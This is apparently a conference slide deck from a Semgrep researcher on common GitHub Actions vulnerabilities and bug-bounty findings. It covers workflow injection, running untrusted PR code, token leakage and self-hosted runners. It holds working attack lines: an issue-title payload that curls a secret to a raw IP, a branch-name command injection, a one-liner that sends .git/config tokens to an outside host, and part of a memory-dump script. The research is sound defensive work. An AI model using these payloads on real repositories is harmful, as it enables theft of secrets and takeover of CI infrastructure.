Most common vulnerabilities in Github Actions

Takeaways from mass scanning open-source Github repositories for bounties.

Semgrep

ci/cd vendors

GitLab ⌄	Jenkins ⌄	CircleCI ⌄
Travis CI ⌄	Azure DevOps Server ⌄	TeamCity ⌄
GitHub Actions ⌄	Bamboo ⌄	CodeShip ⌄

420M	284M	65K	4.5B
TOTAL PROJECTS WITH 27% YEAR-OVER-YEAR GROWTH	PUBLIC REPOSITORIES ACROSS GITHUB WITH 22% YEAR-OVER-YEAR GROWTH	PUBLIC GENERATIVE AI PROJECTS CREATED IN 2023 WITH 248% YEAR-OVER-YEAR GROWTH	TOTAL CONTRIBUTIONS TO ALL PROJECTS ON GITHUB IN 2023

Octoverse: The state of open source and rise of AI in 2023

100+ million	4+ million	420+ million	90%
Developers	Organizations	Repositories	Fortune 100

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- Github is the most popular place to store code in the Internet
- at Semgrep we actively use it to share our tools
- so do 90% of Fortune 100
- Github Actions - is a CI/CD platform for Github
- its config files for each organization are also open sourced
- Juicy target for hackers 😈 (and bug hunters 😉)

Semgrep

https://semgrep.dev/blog/2021/protect-your-github-actions-with-semgrep

Protect Your GitHub Actions with Semgrep

Semgrep rules for GitHub Actions

Grayson Hardaway

October 01, 2021

Best Practices

Semgrep

Vasilii Ermilov

Senior Security Researcher @ Semgrep

- Static analysis / SAST
- Protecting software from vulnerabilities
- Bug Hunting Automation
- … writing YAML files

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🖥️ https://ermilov.dev

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Agenda

- Github Actions 101
- Methodology of my research
- Most common vulnerabilities
  - Technical details
 - Examples
- Results and takeaways

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Agenda

- **Github Actions 101**
- Methodology of my research
- Most common vulnerabilities
 - Technical details
  - Examples
- Results and takeaways

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GitHub Actions 101


```
on:
  pull_request_target:

name: test1-pull-request-target

jobs:
  job1:
    name: Job 1
    runs-on: ubuntu-latest
    steps:
    - run: echo "Hello world! from pull request target"
```

.github/workflows/test1.yml

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GitHub Actions 101

GitHub Action

Setup Python

🏷 v5.2.0 (Latest version)

Use latest version ▾

setup-python

[🐙 Basic validation | passing] [🐙 Validate Python e2e | passing] [🐙 Validate PyPy e2e | passing] [🐙 e2e-cache | passing]

This action provides the following functionality for GitHub Actions users:

- Installing a version of Python or PyPy and (by default) adding it to the PATH
- Optionally caching dependencies for pip, pipenv and poetry
- Registering problem matchers for error output

Basic usage

See action.yml

Python

```
steps:
- uses: actions/checkout@v4
- uses: actions/setup-python@v5
```

OOO Ser

```yaml
- name: Setup Python
  uses: actions/setup-python@v4
  with:
    python-version: '3.9'
    cache: 'pip'
```

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GitHub Actions 101

- Github Actions consist of workflows
- Workflow is a YAML file in `.github/workflows`
- Workflows run on events (PR, commit, issue etc)
- Workflows → Jobs → Steps
- Steps can run bash commands, scripts or actions

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Agenda

- Github Actions 101
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- Most common vulnerabilities
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  - Examples
- Results and takeaways

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Methodology of the research

Fetch targets

- HackerOne
- BugCrowd
- Immunefi
- ...

github.com/*

Scan

p/github-actions

Triage (and report)

✅ True positive

❌ False positive

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Agenda

- Github Actions 101
- Methodology of my research
- **Most common vulnerabilities**
  - Technical details
  - Examples
- Results and takeaways

Vulnerabilities

- **Injection**
- Executing checked out code
- Leaked tokens and secrets
- Getting into self-hosted runners
- Vulnerable 3rd party actions

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Injection

```
name: shell-injection-demo

on:

  issues:

    types: [opened, reopened]

jobs:

  shell-injection-simple:

    steps:

    - run: echo "${{ github.event.issue.title }}"
```

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Injection

"; curl http://3.15.226.233?token=$SERVICE_SECRET;x=" #24

⊘ Closed   minusworld opened this issue on Sep 30, 2021 · 0 comments

minusworld commented on Sep 30, 2021 • edited by github-actions (bot) ▾

https://github.com/minusworld-gha-demo/shell-injection/blob/main/test_artifacts/-test-output.json

☺

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Injection

```
name: shell-injection-demo

on:

  issues:

    types: [opened, reopened]

jobs:

  shell-injection-simple:

    steps:

    - run: echo "";curl http://3.15.226.233?token=$SERVICE_SECRET;x=""
```

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Injection

```
steps:

- run: echo "${{ github.event.issue.title }}"

- uses: actions/github-script@v7

  with:

    script: |

      console.log("${{ github.event.issue.title }}")
```

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```yaml
jobs:
  job1:
    outputs:
      output1: ${{ steps.step1.outputs.test }}
    steps:
      - id: step1
        run: echo "test=hello" >> "$GITHUB_OUTPUT"
  job2:
    needs: job1
    steps:
      - run: echo "${{needs.job1.outputs.output1}}"
```

Events

Runs without approval

- issues
- issue_comment
- pull_request_target
- discussion
- discussion_comment
- fork

Requires approval or privileged user

- push
- pull_request
- workflow_dispatch
- ...

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Events

Runs without approval

- issues
- issue_comment
- pull_request_target
- discussion
- discussion_comment
- fork

Requires approval or privileged user

- push
- pull_request
- workflow_dispatch
- …

Default permissions

pull_request_target

```
13  ▼ GITHUB_TOKEN Permissions
14    Actions: write
15    Attestations: write
16    Checks: write
17    Contents: write
18    Deployments: write
19    Discussions: write
20    Issues: write
21    Metadata: read
22    Packages: write
23    Pages: write
24    PullRequests: write
25    RepositoryProjects: write
26    SecurityEvents: write
27    Statuses: write
```

pull_request (external forks)

```
6  ▼ GITHUB_TOKEN Permissions
7    Contents: read
8    Metadata: read
9    PullRequests: read
```

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Event	REF	Possible `GITHUB_TOKEN` permissions	Access to secrets
pull_request (external forks)	PR merge branch	read	no
pull_request (branches in the same repo)	PR merge branch	write	yes
pull_request_target	PR base branch	write	yes
issue_comment	Default branch	write	yes
workflow_run	Default branch	write	yes

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What Impact Can Attackers Gain

- Executing code
- Stealing GITHUB_TOKEN
  - Push code to repository
  - Create releases
  - Run other workflows
- Stealing credentials and secrets

```yaml
name: Close ticket

on:
  issues:
    types: [closed]

jobs:
  close_ticket:
    steps:
      - id: ticket_extraction
        run: |
          output=$(python ./process_ticket.py "${{ github.event.issue.title }}")
          echo "::set-output name=ticket::$output"
      - run: send_to_jira ${{ steps.ticket_extraction.outputs.ticket }}
```

Bug Bounty Report #1 🕵️

Severity	High (7.5)
Asset: Oth...	
Weakness	Improper Access Control - Generic
Bounty	$2,500

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```yaml
name: Push Translation

on:

  workflow_run:

    workflows: ["Pre-push Translation"]

    types:

      - completed

jobs:

  push-translation:

    steps:

      - run: push_updates_from ${{{github.event.workflow_run.head_branch }}

      - run: notify in slack
```

Semgrep

```yaml
name: Push Translation

on:

  workflow_run:

    workflows: ["Pre-push Translation"]

    types:

      - completed

jobs:

  push-translation:

    steps:

      - run: push_updates_from ${{github.event.workflow_run.head_branch }}

      - run: notify in slack
```

my-branch-$(. pwn.sh)

Semgrep

```yaml
name: Push Translation

on:

  workflow_run:

    workflows: ["Pre-push Translation"]

    types:

      - completed

jobs:

  push-translation:

    steps:

      - run: push_updates_from ${{github.event.workflow_run.head_branch }

      - run: notify in slack
```

my-branch-$(.${IFS}pwn.sh)

Semgrep

```yaml
name: Push Translation

on:

  workflow_run:

    workflows: ["Pre-push Translation"]

    types:

      - completed

jobs:

  push-translation:

    steps:

      - run: push_updates_from my-branch-$(. pwn.sh)

      - run: notify in slack
```

```yaml
name: Push Translation

on:

  workflow_run:

    workflows: ["Pre-push Translation"]

    types:

      - completed

jobs:

  push-translation:

    steps:

      - run: push_updates_from my-branch-$(. pwn.sh)

      - run: notify in slack
```

|	
Severity	▮▮▮▯▯ Medium (4 ~ 6.9)
Asset: Sou...	▓▓▓▓▓▓▓
Weakness	Improper Access Control - Generic
Bounty	$350

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Injection

- Source: User controllable input
  - Issue title
  - Branch name
  - Comment
  - etc
- Sink: Steps that run commands / execute code:
  - bash commands
  - run-scripts action

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Vulnerabilities

- Injection
- **Executing checked out code**
- Leaked tokens and secrets
- Getting into self-hosted runners
- Vulnerable 3rd party actions

Semgrep

Code submitted by attacker

Please merge my code :) #23

Open   inkz wants to merge 1 commit into main from inkz-patch-1

Conversation 0   Commits 1   Checks 2   Files changed 1

```yaml
name: On Pull Request event
on: pull_request
jobs:
  job1:
    steps:
    - name: Checkout
      uses: actions/checkout
    - name: Install
      run: npm install
```

npm install

composer install

pip install -r requirements.txt

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package.json

```json
{

  "scripts": {

    "preinstall": "echo 'PWN!'"

  },

}
```

npm install

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What Impact Can Attackers Gain
(Same slide as for Injection vulnerability 😄)

- Executing code
- Stealing GITHUB_TOKEN
  - Push code to repository
  - Create releases
  - Run other workflows
- Stealing credentials and secrets

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```yaml
on:
  pull_request_target:

    types: [ labeled ]

jobs:

  units:

    steps:

    - uses: actions/checkout

      with:

          ref: ${{ github.event.pull_request.head.sha }}

    - uses: actions/setup-java

    - run: ./build.sh
```

Semgrep

Name
📁 ..
📁 ISSUE_TEMPLATE
📁 workflows
📄 CODEOWNERS
📄 PULL_REQUEST_TEMPLATE.md
📄 auto-label.yaml

GitHub Action

Auto label

🏷 v3.1.0 Latest version

TRIAGED
21:30 | 23.04.2024

ACCEPTED
07:29 | 25.04.2024

FIXED
15:02 | 09.05.2024

REWARD DECIDED
$100

Appeal reward ❗

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GITHUB_TOKEN extraction techniques

- **Environment variable**
- Stored inside actions/checkout
- Memory leak

GITHUB_TOKEN extraction techniques

- Environment variable
- **Stored inside actions/checkout**
- Memory leak

By default, the **actions/checkout** action stores the repository token in the **.git/config** file unless the persist-credentials: false argument is specified

find $HOME/work -type f -name config | xargs cat | curl --data @- http://{IP}

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Source	Path	Description
actions/checkout	`.git/config`	`actions/checkout` action by default stores the repository token in a `.git/config` file unless the `persist-credentials: false` argument is set
atlassian/gajira-login	`$HOME/.jira.d/credentials`	`gajira-login` action stores the credentials in `credentials`
Azure/login	`$HOME/.azure`	`Azure/login` action by default use the Azure CLI for login, that stores the credentials in `$HOME/.azure` folder
aws-actions/amazon-ecr-login	`$HOME/.docker/config.json`	`aws-actions/amazon-ecr-login` invokes `docker-login` which writes by default credentials in `.docker/config.json` file
docker/login-action	`$HOME/.docker/config.json`	`docker/login-action` invokes `docker-login` which writes by default credentials in `.docker/config.json` file
docker login	`$HOME/.docker/config.json`	`docker-login` stores credentials in `.docker/config.json` file
google-github-actions/auth	`$GITHUB_WORKSPACE/gha-creds-<RANDOM_FILENAME>.json`	`google-github-actions/auth` action by default stores the credentials in a `$GITHUB_WORKSPACE/gha-creds-<RANDOM_FILENAME>.json` file unless the `create_credentials_file: false` argument is set
hashicorp/setup-terraform	`$HOME/.terraformrc`	`hashicorp/setup-terraform` action by default stores credentials in a `.terraformrc` file

https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions#exfiltrating-secrets-from-memory

GITHUB_TOKEN extraction techniques

- Environment variable
- Stored inside actions/checkout
- **Memory leak**

https://davidebove.com/blog/how-to-dump-process-memory-in-linux/

How to dump process memory in Linux

Published by dbof on March 27, 2021

I wanted to know this for such a long time and never had enough motivation to look it up properly. Turns out it is so easy that no one ever writes down a script to do it properly on the Internet. Also I could not find any tools that reliably dumped the memory of processes, no idea why.

I wrote a quick Python 3 script that reads the relevant files from a Linux OS and dumps everything into a single file. This even worked with my password manager, where I was able to extract some passwords from.

How it works

Linux has a lot of information about processes that you can access by looking at the `/proc` directory. Assuming our process has the process ID (PID) of 1337, we can look into `/proc/1337` and find everything we need to analyze the process. There is also `/proc/self` which always points to the current process, so a program can analyze itself during runtime.

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GITHUB_TOKEN extraction techniques

- Environment variable
- Stored inside actions/checkout
- **Memory leak**

https://gist.github.com/nikitastupin/30e525b776c409e03c2d6f328f254965#file-memdump-py

```
memdump.py                                                          Raw

1    #!/usr/bin/env python3
2
3    # based on https://davidebove.com/blog/?p=1620
4
5    import sys
6    import os
7    import re
8
9
10   def get_pid():
11       # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
12       pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
13
```

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Executing checked out code

- No trust to code submitted by user
- Compiling/running users code = RCE
- GITHUB_TOKEN - is the #1 target for stealing
- many times GITHUB_TOKENs are stored in a filesystem

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Vulnerabilities

- Injection
- Executing checked out code
- **Leaked tokens and secrets**
- Getting into self-hosted runners
- Vulnerable 3rd party actions

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Leaked tokens and secrets


```
   1  ▼Run actions/checkout@v3
   2    with:
   3      repository: try-it-out/actions-recon
   4      token: ***
   5      ssh-strict: true
   6      persist-credentials: true
```

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Leaked tokens and secrets

```
- uses: actions/checkout
```

```
TOKEN=$(./issue_new_token)
echo $TOKEN > my_token.txt
```


release

artifact

package

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NPMJS		<60 Seconds
Pypi		119 Seconds
GitHub		127 Seconds
Pastebin		50 minutes
Web Server		47 Hours
DockerHub		6.9 Days

https://cybenari.com/2024/08/whats-the-worst-place-to-leave-your-secrets/

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Leaked tokens and secrets

- It is very easy to leak secret data
- It is not always easy to identify it
- But hackers still do it quite effectively 😅

Vulnerabilities

- Injection
- Executing checked out code
- Leaked tokens and secrets
- **Getting into self-hosted runners**
- Vulnerable 3rd party actions

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Breaking into self-hosted runners

```
runs-on: [self-hosted, linux, x64, gpu]
```

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Breaking into self-hosted runners

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

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Breaking into self-hosted runners

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

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Breaking into self-hosted runners

your server 😱

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

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What Impact Can Attackers Gain

- **Executing code 😈😈😈**
- Stealing GITHUB_TOKEN
  - Push code to repository
  - Create releases
  - Run other workflows
- Stealing credentials and secrets

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https://defcon.org/html/defcon-32/dc-32-speakers.html#54489

```yaml
name: workflow

on:

  pull_request:

jobs:

  test-docs:

    runs-on: [self-hosted, prod, Linux, cpu]

    steps:

      - uses: actions/checkout@v4

      - uses: ./.github/actions/test-docs-action
```

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Getting into self-hosted runners

- Self-hosted runner = github actions are executed on the company's server
- Executing code inside action = executing code on the server (RCE)

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Vulnerabilities

- Injection
- Executing checked out code
- Leaked tokens and secrets
- Getting into self-hosted runners
- **Vulnerable 3rd party actions**

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Composite actions

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

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Composite actions

```yaml
name: shell-injection-demo-composite
inputs:
  my-input:
    required: true
runs:
  using: "composite"
  steps:
    - run: echo "${{ inputs.my-input }}"
```

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Composite actions

```yaml
name: shell-injection-demo

on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - uses: ./my-action/
      with:
        my-input: ${{ github.event.issue.title }}
```

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Composite actions

```yaml
name: shell-injection-demo

on:

  issues:

    types: [opened, reopened]

jobs:

  shell-injection-simple:

    steps:

    - uses: ./my-action/

      with:

        my-input: ${{ github.event.issue.title }}
```

```yaml
- run: echo "${{ inputs.my-input }}"
```

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JavaScript Actions

```javascript
const core = require('@actions/core');
const exec = require('@actions/exec');

const input = core.getInput('my-input');

await exec.exec(`echo "${input}"`);
```

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JavaScript Actions

```javascript
1  const core = require('@actions/core');
2  const exec = require('@actions/exec');
3
4  const input = core.getInput('my-input');
5
6  await exec.exec(`echo "${input}"`);
```

Work in progress

- Stay tuned 😉

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Docker Actions

3rd party actions

- Can be written in YAML, JavaScript or any other language using Docker
- Will have the same weaknesses as YAML workflows
- ...but harder to find

Agenda

- Github Actions 101
- Methodology of my research
- Most common vulnerabilities
  - Technical details
  - Examples
- **Results and takeaways**

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Checks and limitations

```yaml
steps:
  - name: Check actor permission
    uses: skjnldsv/check-actor-permission@v3
    with:
      require: write
```

```yaml
if: (github.event.label.name == 'add-template') ||
```

```yaml
permissions: {}
```

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Checks and limitations (Bypassed)

```
- if: contains(github.actor, '[bot]')
